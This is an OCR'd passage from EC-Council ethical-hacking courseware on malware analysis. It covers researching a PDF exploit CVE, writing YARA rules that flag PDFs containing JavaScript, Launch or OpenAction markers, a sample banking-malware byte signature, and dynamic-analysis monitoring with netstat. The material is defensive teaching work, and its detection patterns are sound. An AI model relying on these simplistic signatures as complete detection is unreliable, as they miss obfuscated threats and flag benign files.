


Figure 7.109: Exploits found within the suspicious PDF file

4. Learning about CVE ID

Go to the website *https://www.cve.org* and browse the available CVE list to learn more about the CVE IDs found within the suspicious file. Further examination of the CVE ID CVE-2008-2992 reveals that the util.printf() function is a vulnerability found in PDF files that can allow attackers to run arbitrary code on the system, leading to a buffer overflow attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.110: Gathering more information on the CVE ID found

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Analyzing Suspicious Documents Using YARA

- YARA (Yet Another Recursive Acronym) is a powerful tool used for **identifying** and **classifying malware samples**
- It works by allowing users to create rules that describe patterns of interest in files, which can include specific **strings**, **binary sequences**, or a combination of characteristics that typically appear in malware

Structure of YARA rules:

Rule Header: Includes the rule's name and optional tags

Metadata: Includes any key-value pairs that provide additional information about the rule

String: Defines the strings to search for in the files

Condition: Defines the logic that must be met for the rule to match

Scanning a suspicious document using YARA rule:

1. Create a YARA rule to scan suspicious PDF documents and save them as **pdf_rules.yar**

```
pdf_rules.yar
rule MaliciousPDF {
    meta:
        author = "Your Name"
        description = "Detects malicious content in PDF files"
        date = "2024-06-11"

    strings:
        // Example strings to match known malicious patterns
        $pdf_header = "%PDF-" // PDF header
        $javascript = "javascript" // JavaScript keyword
        $launch = "/Launch" // Launch action keyword
        $embedded_file = "/EmbeddedFile" // Embedded file keyword
        $objstream = "ObjStm" // Object stream keyword
        $openaction = "/OpenAction" // Open action keyword

    condition:
            $pdf_header at 0 and (
            $javascript or
            $launch or
            $embedded_file or
            $objstream or
            $openaction
        )
}
```

2. Scan the suspicious file for malicious content using the command **yara <path_to/rulefile.yar> <path_to/suspicious_file>**

```
yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/suspicious_document.pdf' - Pa
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/parrot/yara-python]
└──╼ #yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/suspicious_document.pdf'
MaliciousPDF /home/parrot/Downloads/suspicious_document.pdf
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Analyzing Suspicious Documents Using YARA

Source: *https://github.com*

YARA (Yet Another Recursive Acronym) is a powerful tool used for identifying and classifying malware samples. It works by allowing users to create rules that describe patterns of interest in files, which can include specific strings, binary sequences, or a combination of characteristics that typically appear in malware. These rules are then used to scan files and detect matches that indicate the presence of malicious content.

YARA is widely utilized by cybersecurity professionals, malware analysts, and incident responders. Key features of YARA include its ability to perform both string and binary pattern matching, support for complex conditions and Boolean expressions, and the capability to scan files, directories, and even memory. The tool is highly flexible and can be integrated into various security workflows and automation scripts, making it an essential asset in malware analysis and other cyber threat toolkits.

Structure of YARA rules:

A YARA rule is structured with specific sections such as the rule header, metadata, strings, and conditions.

- **Rule Header**: This includes the rule's name and optional tags.

  Syntax:

  ```
  rule Rule_Name : tag1 tag2
  {
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Metadata**: This is optional and can include any key-value pairs that provide additional information about the rule.

  Syntax:

```
meta:
    author = "Your Name"
    description = "Description of what the rule detects"
    date = "2024-06-11"
```

- **String**: This section defines the strings to search for in the files. Strings can be text, hexadecimal, or regular expressions.

  Syntax:

```
strings:
    $text_string = "suspicious_text"
    $hex_string = { 6A 40 68 00 30 00 00 }
    $regex_string = /suspicious.*pattern/
```

- **Condition**: This defines the logic that must be met for the rule to match. It usually involves checking if one or more of the defined strings are present.

  Syntax:

```
condition:
    $text_string or $hex_string or $regex_string
}
```

The following is a sample YARA rule created to report a file as **silent_banker** if the file contains one of the three strings:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to Scan a Suspicious Document using User-created YARA Rule

- **Step 1:** Create a YARA rule to scan suspicious PDF documents and save them as **`pdf_rules.yar`**.

pdf_rules.yar

```
rule MaliciousPDF {
    meta:
        author = "Your Name"
        description = "Detects malicious content in PDF files"
        date = "2024-06-11"

    strings:
        // Example strings to match known malicious patterns
        $pdf_header = "%PDF-" // PDF header
        $javascript = "javascript" // JavaScript keyword
        $launch = "/Launch" // Launch action keyword
        $embedded_file = "/EmbeddedFile" // Embedded file keyword
        $objstream = "ObjStm" // Object stream keyword
        $openaction = "/OpenAction" // Open action keyword

    condition:
            $pdf_header at 0 and (
            $javascript or
            $launch or
            $embedded_file or
            $objstream or
            $openaction
        )
}
```

Figure 7.111: Screenshot showing sample YARA rule


- **Step 2:** Run the following YARA command to scan the suspicious file for malicious content using **`pdf_rules.yar`** rule.

  `yara <path_to/rulefile.yar> <path_to/suspicious_file>`

```
yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/suspicious_document.pdf' - Pa
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/parrot/yara-python]
└──╼ #yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/susp
icious_document.pdf'
MaliciousPDF /home/parrot/Downloads/suspicious_document.pdf
```

Figure 7.112: Screenshot of showing execution YARA command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

- **System Baselining**

  Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.

In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.

Host integrity monitoring includes the following:

- Port Monitoring
- Process Monitoring
- Registry Monitoring
- Windows Services Monitoring
- Startup Programs Monitoring
- Event Logs Monitoring/Analysis
- Installation Monitoring
- Files and Folders Monitoring
- Device Drivers Monitoring
- Network Traffic Monitoring/Analysis
- DNS Monitoring/Resolution
- API Calls Monitoring
- System Calls Monitoring
- Scheduled Tasks Monitoring
- Browser Activity Monitoring

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

  Syntax

  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  Parameters

  - **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.
- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.

